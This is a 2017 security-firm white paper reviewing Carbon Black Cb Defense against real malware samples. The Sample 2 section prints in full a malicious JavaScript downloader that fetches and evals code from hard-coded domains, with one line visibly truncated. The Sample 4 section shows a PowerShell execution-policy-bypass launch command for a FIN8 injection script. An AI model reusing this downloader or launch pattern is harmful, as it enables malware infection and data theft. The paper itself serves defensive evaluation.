WHITE PAPER

September 2017

Prepared by:

Craig Zeigler

Carbon Black® Cb Defense™ — A Solution Review

Exploring a Next Generation Anti-Virus Solution

Endpoint security is a key component in securing any organization. Traditionally organizations would install a signature-based AV solution on their endpoints which relied on the AV company providing updated signatures that are then filtered to the clients through a centralized console. This approach introduced several opportunities for gaps to appear. Most serious among these are new malware that may not have been identified by a vendor, and thus signatures did not exist. More commonly, updates were not being applied to the endpoints in a timely manner, creating significant coverage gaps.

[next-gen AV] provides a more robust protection platform, greater visibility, and faster response … while reducing the response time for IT and SOC teams.

An evolution in endpoint protection has caused a shift towards more behavior-based endpoint security solutions, with products like Carbon Black Cb Defense, Cylance® Protect, and others being called "Next-Gen AV". These products rely upon a combination of process analysis, traffic analysis, identified IoCs in the form of signatures, and admin-defined rules to provide a more complete picture. This evolution provides a more robust protection platform, greater visibility, and faster response to an incident all while reducing the response time for IT and SOC teams.

Sylint® supports organizations of varying sizes in a wide range of sectors with incident response, security analysis, security architecture and digital data forensic services. Our goal is to help organizations progress along the security maturity curve and develop a roadmap to improvement. Part of that goal is offering recommendations on which layers of defense to place throughout their infrastructure that will help them identify, respond, and prevent compromise.

As an organization, Sylint is "tool agnostic" in that we work with whatever tools are available in a customer's environment. When we identify deficiencies in those tool sets, we provide guidance and recommendations on ways to fill those gaps. Sylint recognizes the strength of Carbon Black's suite of endpoint solutions, and has been using many of their tools in the incident response and digital forensics space to effectively address client issues. With the recent acquisition of Confer™ and its evolution into the Cb Defense product, we decided to see how Cb Defense would perform compared to the other products currently in use by our clients. Our test system was a Windows 7 Professional laptop running with a base set of standard Windows patches. The built-in firewall and Windows Defender was disabled. A file share was created on the machine with permissions allowing Everyone read/write access.

Sylint
Information Security
& Corporate Counter-Espionage

Test Objectives

In designing this test we had three specific objectives:

1. Determine the efficacy of Cb Defense against some of the most advanced, late-breaking threats we are seeing in the course of Sylint's investigations

2. Assess how well Cb Defense protects an endpoint accessible to the open Internet

3. Evaluate Cb Defense's ability to prevent advanced ransomware attacks, as well as credential stealing malware, memory scraping malware, and Point-of-Sale malware

Constructing the Test: Recent real-world attacks that evade traditional approaches

In order to quickly get a sense of Cb Defense's performance, we selected a set of attacks known to evade traditional endpoint security solutions

- The attacks chosen were:
    - **Petya**, a current and dangerous family of ransomware recently involved in the Petya/NotPetya attacks of June 2017
    - **Malicious Javascript delivered over email** that is difficult to stop with traditional methods due to its file-less nature
    - **Netwire remote access Trojan** that had been recently recovered while responding to an incident at a client site
    - **FIN8 PowerShell script**, also file-less, that executes through memory by injecting code into another running process


Testing Scenario: Directly expose the test system to the Internet, and execute known, active malware


Our tests involved two possible avenues of compromise. The first involved connecting our test machine directly to the Internet with services exposed such as SMB, RDP, and anonymous FTP. Our intention was to invite attackers scanning public IP space to locate and attempt to exploit the test system. No successful attack was launched against the system.

Part two of this scenario was to execute a collection of active malware after authenticating on the machine as a local administrator. Our focus was primarily around ransomware, credential stealing malware, memory scraping malware, and Point-of-Sale malware discovered during the course of various investigations.
Following is a breakdown of the samples that were executed, results, and detailed information of the malware where possible.

Sample 1 - Petya

When attempting to execute suspected malicious software, we are presented with a dialog box with a generic Windows error. Upon review of the executable, the permissions should have allowed us to execute this sample. In this example, we know the malware has been identified as Petya, and in addition to the generic dialog box, the Cb Defense software gives us a warning that it has identified and blocked it execution.





Sample 2 - Malicious JavaScript delivered via e-mail

Our next sample was a JavaScript file collected from an email honeypot and presented as a Microsoft Word document. Cb Defense identified this file as a virus and blocked its execution as expected, before downloading the payload.

Further inspection of the JavaScript presents a script that iterates through a set of hard-coded domains, and assembles a URL by adding some URI information and what appears to be a unique identifier to the end. The link will then cause a browser to download and execute the intended payload.

```
var x = "ippa-max.com therapy4healing.com grandrapidsnonprofits.com stihocom.com str8endz.com".split(" ");
var m = "OOOOO121Sdjfqzh VzfW6CAv8y61BYG6kvjoLu2Xa5EDyaa6RhR1PcQrkXPKrA2yehzkCOmx9mATVZ3mVCT35hFaIcIRTXVW_C4
for (var i=0; i<x.length; i++)
{
    var e = WScript.CreateObject("M"+"SXML2.XMLHTTP");
    try
    {
        var ter = '/';
        e.open('GET',
        "h"+"t"+"tp"+":/"+ter+x[i]+ter+"c"+"o"+"unter/?"+m,

        false);
        e.send();

        var r = e.responseText;

        if (r.length > 1000 && r.indexOf(m) > -1)
        {
            var ikagdh = r.split(m).join("a");
            eval(ikagdh);

            break;
        };
    }
    catch(e)
    {
    };
};
```

Sample 3 – Netwire Remote Access Trojan

This sample was recovered during an investigation in which attackers placed card-scraping malware on several Point-of-Sale systems, and used this software to help exfiltrate captured data. This sample consisted of multiple executables, all of which were detected and blocked by Cb Defense before they were able to inject themselves into notepad.exe.

TR/Fuery.vkkmm is a trojan and was blocked
c:\users\[redacted]\desktop\new folder\netwire rat\
adobe_ssl.exe

TR/AD.NetWiredRc.phzhx is a trojan and was blocked
c:\users\[redacted]\desktop\new folder\netwire rat\
Genius_adobe.exe

TR/AD.NetWiredRc.rcdis is a trojan and was blocked
c:\users\[redacted]desktop\new folder\netwire rat\
rwall_street.exe

Sample 4 – FIN8 PowerShell script

PowerShell has become essential to the operation of current Windows servers making it a versatile exploitation method. This script was designed to create a partial binary and inject itself into a defined running process, and monitor another process for sensitive data. Upon successful injection, a text file is created in the Windows System32 directory containing data to be exfiltrated. When we attempted to execute this script, we received the same generic Windows dialog box as we saw in Sample 1; no text file was created, and the attempted process injection was unsuccessful.

```
To start the malware:
powershell -ep bypass -enc
[redacted]
Decodes to:  .\p6.ps1 i wininit.exe [redacted].exe t 10000 (10000 seconds, ~2.7 hours)
```

Conclusion

Throughout our testing, we attempted to exploit common attack vectors that we frequently observe during our investigations. While we were able to store files on our test systems, we were unable to execute any of those applications, and we were effectively alerted to malicious activity on the endpoint and in the Cb Defense management console.
During our testing, we observed several features in Defense that we felt were particularly useful. These included:

- Cb Defense is a cloud-hosted service managed through a web interface, which allows communication from endpoints both on-network and off. From this single pane of glass, administrators can manage their back-end deployment as well as analyze and investigate endpoint activity wherever it occurs. When investigating an alert or detection, the administrator is presented with key information about the event including related processes, communication, and activities.
- For the end-user, we like that the notifications were only visible when there was an issue. This leaves the user unencumbered by windows and notifications unless an issue is detected. While more agent details at the endpoint may be desired by some users, the ability for the user to open a slightly more detailed window is configurable through the web interface on a policy-by-policy basis by administrators.

Cb Defense has come a long way in a very short period, and we are excited to see what new features are in store.